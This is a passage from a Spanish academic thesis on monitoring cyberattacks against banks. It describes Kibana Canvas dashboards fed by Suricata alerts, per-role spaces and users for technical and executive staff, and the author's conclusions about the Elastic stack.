- Tres dropdowns (filtros), distinguidos entre “Network Protocol”, “Type Events” y “Destination Port”. Al desplegar el dropdown, se mostrarán las diferentes opciones por las que se filtrarán todas las visualizaciones del dashboard de Canvas. Estas visualizaciones podemos encontrarlas en ambos dashboards.




Ilustración 69: Visualización Canvas VII

- Por último, una imagen del estado del panel ajustando todas las visualizaciones anteriores.




Ilustración 70: Workpad técnico

6.2.3. Dashboard ejecutivo

Se ha generado también un dashboard orientado a un nivel más ejecutivo, en el que no se entra tanto en detalle, sino que interesa más saber, por ejemplo, la cantidad de ataques que se reciben, la frecuencia, el origen, descarga de datos, etc. Se compone de los siguientes elementos:

Una tabla de datos en la que tenemos una agrupación de alertas de Suricata y de sus correspondientes categorías. Se puede observar el conteo de cada alerta y su porcentaje correspondiente respecto al total. Cabe recordar que esta información es para un determinado momento de tiempo. También es posible descargar los datos como fichero .csv al seleccionar en “Raw” o “Formatted”




Ilustración 71: Visualización Canvas VIII

- Un mapa interactivo, en el cual se indica el conteo de los eventos recibidos por cada país.

Ilustración 72: Visualización Canvas IX

- Un “Tag Cloud” el cual, realiza el conteo de un determinado campo, y aumenta en la visualización el tamaño del valor del campo que sea más frecuente. En este caso, es una división de los países de origen de los que se ha recibido eventos. Como se puede observar, US es el país del que se han recibido una cantidad mayor.

Ilustración 73: Visualización Canvas X

- Un histograma, en el cual se visualiza para un determinado rango de tiempo (una semana en este caso), la cantidad de eventos que han sido recibidos en Elasticsearch.




Ilustración 74: Visualización Canvas XI

- Por último, una imagen del estado del panel ajustando todas las visualizaciones anteriores.




Ilustración 75: Workpad ejecutivo

6.3. Sistema de roles

Al igual que se ha diseñado un panel de visualizaciones para un perfil más técnico y otro para un perfil más ejecutivo, vamos a diseñar un sistema de roles para cada uno, de manera que cada uno pueda acceder solo y únicamente a la información que les corresponde ver. Kibana da la oportunidad de organizar tanto los dashboard, visualizaciones, index pattern etc por espacios, de manera que cada espacio tendrá únicamente un determinado número de cosas. Por lo tanto, vamos a crear dos espacios. Para ello accedemos dentro del menú lateral a “Stack Management” y dentro de este seleccionamos “Spaces”. Por defecto aparece siempre el espacio de “Default”. Seleccionamos “Create a space”:




Ilustración 76: Espacios en Kibana

Asignamos un determinado nombre al espacio, un avatar, una breve descripción y seleccionamos “Create space”:




Ilustración 77: Crear nuevo espacio I

Hacemos lo mismo para el espacio del perfil técnico y de esta forma ya tendremos los dos espacios creados.




Ilustración 78: Crear nuevo espacio II

El siguiente paso es mover las workpad y todas sus visualizaciones a su correspondiente espacio. Para ello, en el menú lateral derecho (dentro de "Stack Management") seleccionamos "Saved Objects". Dentro de este, seleccionamos el dashboard técnico y lo copiamos a su espacio correspondiente. Para el técnico, además del panel también nos llevaremos el index pattern, ya que de esta forma podrá acceder al discover para trabajar con los datos. Hacemos lo mismo con el dashboard ejecutivo.




Ilustración 79: Asignar visualizaciones a espacios

Una vez que cada espacio tiene sus correspondientes dashboard, vamos a crear accesos para estos dos perfiles. En primer lugar, crearemos un rol para cada tipo, con diferentes funcionalidades. Para crear un rol, seleccionamos en el menú de la derecha "Roles". Por defecto vemos que ya existen, diferentes roles por defecto creados. Seleccionamos "Create role".




Ilustración 80: Creación de roles I

Dentro de la configuración del rol, asignamos un nombre, el índice sobre el que tendrá privilegios de tipo lectura (read) y la configuración a la que podrá acceder dentro de Kibana. Para el caso del ejecutivo, sólo podrá acceder a canvas para visualizar su dashboard.




Ilustración 81: Creación de roles II

Para el caso del técnico, aparte de los permisos anteriores, vamos a añadirle acceso a Discover y la consola de Kibana (Dev Tools) para que pueda hacer consultas y filtrados sobre los datos.

Por último, vamos a crear dos usuarios a los que les asignaremos estos roles. De nuevo, desde el menú de la derecha, seleccionamos “Users”. Dentro de este “Create User”.




Ilustración 82: Creación de usuarios I

Añadimos los datos del usuario, y le asignamos el rol de Ejecutivo:




Ilustración 83: Creación de usuarios II

Hacemos lo correspondiente con el siguiente usuario y ya tendremos nuestros usuarios creados:




Ilustración 84: Creación de usuarios III

Ahora para probar el acceso, cerramos sesión y accedemos con los nuevos usuarios para comprobar que efectivamente todo se ha configurado correctamente.

Para el técnico efectivamente tiene limitadas sus acciones en el menú de Kibana correspondientes al rol asignado, y solo puede ver su espacio:




Ilustración 85: Acceso con usuario técnico

Para el ejecutivo ocurre lo mismo, por lo tanto, la configuración ha sido correcta:




Ilustración 86: Acceso con usuario ejecutivo I




Ilustración 87: Acceso con usuario ejecutivo II

Como detalle final, vamos a añadir que cuando un usuario se identifique en Kibana, directamente se abra el dashboard asociado a su role. Esto podremos configurarlo dentro del espacio específico, en el apartado de “Advanced Settings”. En “Default route” copiamos la url del workpad y la pegamos. Hacemos lo mismo para ambos espacios y de esta forma nada más identificarse aparecerá el workpad.




Ilustración 88: Default route

7. CAPÍTULO 7: CONCLUSIONES Y TRABAJOS FUTUROS

7.1. Conclusiones

En este capítulo se expondrán las conclusiones que se han obtenido a lo largo de la memoria.

Si repasamos los objetivos que se pretendían cumplir con este proyecto, podemos sacar las siguientes conclusiones:

Para empezar, hemos mencionado los problemas relaciones con la seguridad informática que afectan al sector bancario y no solo eso, se ha profundizado a niveles técnicos para conocer cuáles son los ataques más comunes que sufren este tipo de organizaciones. Una vez sabido esto, se han expuesto diferentes herramientas/tecnologías que pueden ayudar a solventar este tipo de ataque viendo que las más completa es Elastic. Uniendo las capacidades de un IDS como Suricata y la tecnología Elastic, se ha conseguido detectar diferentes tipos de ataques a una organización de un simple vistazo en un panel de visualizaciones. Y es más, se ha diferenciado el tipo de acceso e información visible, según el nivel jerárquico de un trabajador dentro de la organización. Viendo esto, podemos asumir que los objetivos han sido cumplidos.

Por otra parte, se puede reconocer la potencia de Elastic a la hora de monitorizar datos. Como hemos visto sus módulos se adaptan bien a diferentes tecnologías como Suricata y son capaces de tratar logs distinguiéndose por campos intuitivos y que facilitan la comprensión y lectura del dato. De otra forma, Kibana nos facilita una interfaz bastante sencilla, con la cual podemos consultar los datos a Elasticsearch mediante gráficos. Y no solo eso, también es posible configurar una política de usuarios con diferentes accesos y roles. Cabe destacar, que es una herramienta en continuo desarrollo, lo que viene a decirnos que cada vez tendrá más funcionalidad y por lo tanto será capaz de resolver nuevos problemas. Esta postura, la sitúa en una buena posición respecto a sus competidores más directos a la hora de optar por una tecnología u otra.

